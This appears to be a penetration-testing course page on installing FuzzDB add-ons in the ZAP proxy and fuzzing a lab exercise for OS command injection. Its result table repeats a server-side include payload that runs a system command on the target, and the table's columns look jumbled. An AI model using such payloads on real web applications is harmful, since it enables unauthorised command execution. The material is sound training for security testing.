

 Cheat Sheet

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Getting Started

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Web Fuzzer

Web Fuzzer

| Web Fuzzer | |
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Skills Assessment

My Workstation

OFFLINE

Start Instance

00 / 1 spawns left


OFFLINE

▶ Start Instance


▶ Start Instance

ZAP Marketplace


ZAP also has its own extensibility feature with the **Marketplace** that allows us to install various types of community-developed add-ons. To access ZAP's marketplace, we can click on the **Manage Add-ons** button and then select the **Marketplace** tab:



In this tab, we can see the different available add-ons for ZAP. Some add-ons may be in their **Release** build, meaning that they should be stable to be used, while others are in their **Beta/Alpha** builds, which means that they may experience some issues in their use. Let's try installing the **FuzzDB Files** and **FuzzDB Offensive** add-ons, which adds new wordlists to be used in ZAP's fuzzer:



Now, we will have the option to pick from the various wordlists and payloads provided by FuzzDB when performing an attack. For example, suppose we were to perform a Command Injection fuzzing attack on one of the exercises we previously used in this module. In that case, we will see that we have more options in the **File Fuzzers** wordlists, including an OS Command Injection wordlist under (**fuzzdb>attack>os-cmd-execution**), which would be perfect for this attack:



Now, if we run the fuzzer on our exercise using the above wordlist, we will see that it was able to exploit it in various ways, which would be very helpful if we were dealing with a WAF protected web application:

| Task ID | Message Type | Code | Reason | HTTP | Size Resp | Header | Size Resp | Body | Payloads |
|-----------|--------------|--------|---------|--------|-----------|----------|-----------|----------------------------------|----------|
| 2 Passed | 200 OK | 200 OK | 4.124 s | 200 OK | 100 bytes | 0 bytes | 0 bytes | <!--#exec cmd=\"/usr/bin/id\"--> | |
| 3 Passed | 200 OK | 200 OK | 4.124 s | 200 OK | 100 bytes | 0 bytes | 0 bytes | <!--#exec cmd=\"/usr/bin/id\"--> | |
| 4 Passed | 200 OK | 200 OK | 4.124 s | 200 OK | 100 bytes | 0 bytes | 0 bytes | <!--#exec cmd=\"/usr/bin/id\"--> | |
| 5 Passed | 200 OK | 200 OK | 12.14 s | 200 OK | 100 bytes | 54 bytes | 54 bytes | <!--#exec cmd=\"/usr/bin/id\"--> | |
| 6 Passed | 200 OK | 200 OK | 11.1 s | 200 OK | 100 bytes | 54 bytes | 54 bytes | <!--#exec cmd=\"/usr/bin/id\"--> | |
| 7 Passed | 200 OK | 200 OK | 11.1 s | 200 OK | 100 bytes | 54 bytes | 54 bytes | <!--#exec cmd=\"/usr/bin/id\"--> | |
| 8 Passed | 200 OK | 200 OK | 10.1 s | 200 OK | 100 bytes | 54 bytes | 54 bytes | <!--#exec cmd=\"/usr/bin/id\"--> | |
| 9 Passed | 200 OK | 200 OK | 10.1 s | 200 OK | 100 bytes | 54 bytes | 54 bytes | <!--#exec cmd=\"/usr/bin/id\"--> | |
| 10 Passed | 200 OK | 200 OK | 9.1 s | 200 OK | 100 bytes | 54 bytes | 54 bytes | <!--#exec cmd=\"/usr/bin/id\"--> | |
| 11 Passed | 200 OK | 200 OK | 9.1 s | 200 OK | 100 bytes | 54 bytes | 54 bytes | <!--#exec cmd=\"/usr/bin/id\"--> | |
| 12 Passed | 200 OK | 200 OK | 1.41 s | 200 OK | 100 bytes | 54 bytes | 54 bytes | <!--#exec cmd=\"/usr/bin/id\"--> | |
| 13 Passed | 200 OK | 200 OK | 11.1 s | 200 OK | 100 bytes | 54 bytes | 54 bytes | <!--#exec cmd=\"/usr/bin/id\"--> | |
| 14 Passed | 200 OK | 200 OK | 10.1 s | 200 OK | 100 bytes | 54 bytes | 54 bytes | <!--#exec cmd=\"/usr/bin/id\"--> | |
| 15 Passed | 200 OK | 200 OK | 1.41 s | 200 OK | 100 bytes | 54 bytes | 54 bytes | <!--#exec cmd=\"/usr/bin/id\"--> | |
| 16 Passed | 200 OK | 200 OK | 10.1 s | 200 OK | 100 bytes | 54 bytes | 54 bytes | <!--#exec cmd=\"/usr/bin/id\"--> | |
| 17 Passed | 200 OK | 200 OK | 9.1 s | 200 OK | 100 bytes | 54 bytes | 54 bytes | <!--#exec cmd=\"/usr/bin/id\"--> | |
| 18 Passed | 200 OK | 200 OK | 9.1 s | 200 OK | 100 bytes | 54 bytes | 54 bytes | <!--#exec cmd=\"/usr/bin/id\"--> | |

Try to repeat the above with the first exercise in this module to see how add-ons can help in making your penetration test easier.

Closing Thoughts

Throughout this module, we have demonstrated the power of both Burp Suite and ZAP proxies and analyzed the differences and similarities between the free and pro versions of Burp and the free and open-source ZAP proxy. These tools are essential for penetration testers focused on web application security assessments but have many applications for all offensive security practitioners as well blue team practitioners and developers. After working through each of the examples and exercises in this module, attempt some web attack-focused boxes on the main Hack The Box platform and other web application security-related modules within HTB Academy to strengthen your skillsets around both of these tools. They are must-haves in your toolbox alongside Nmap, Hashcat, Wireshark, tcpdump, sqlmap, Fruf, Gobuster, etc.

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Mark Complete & Next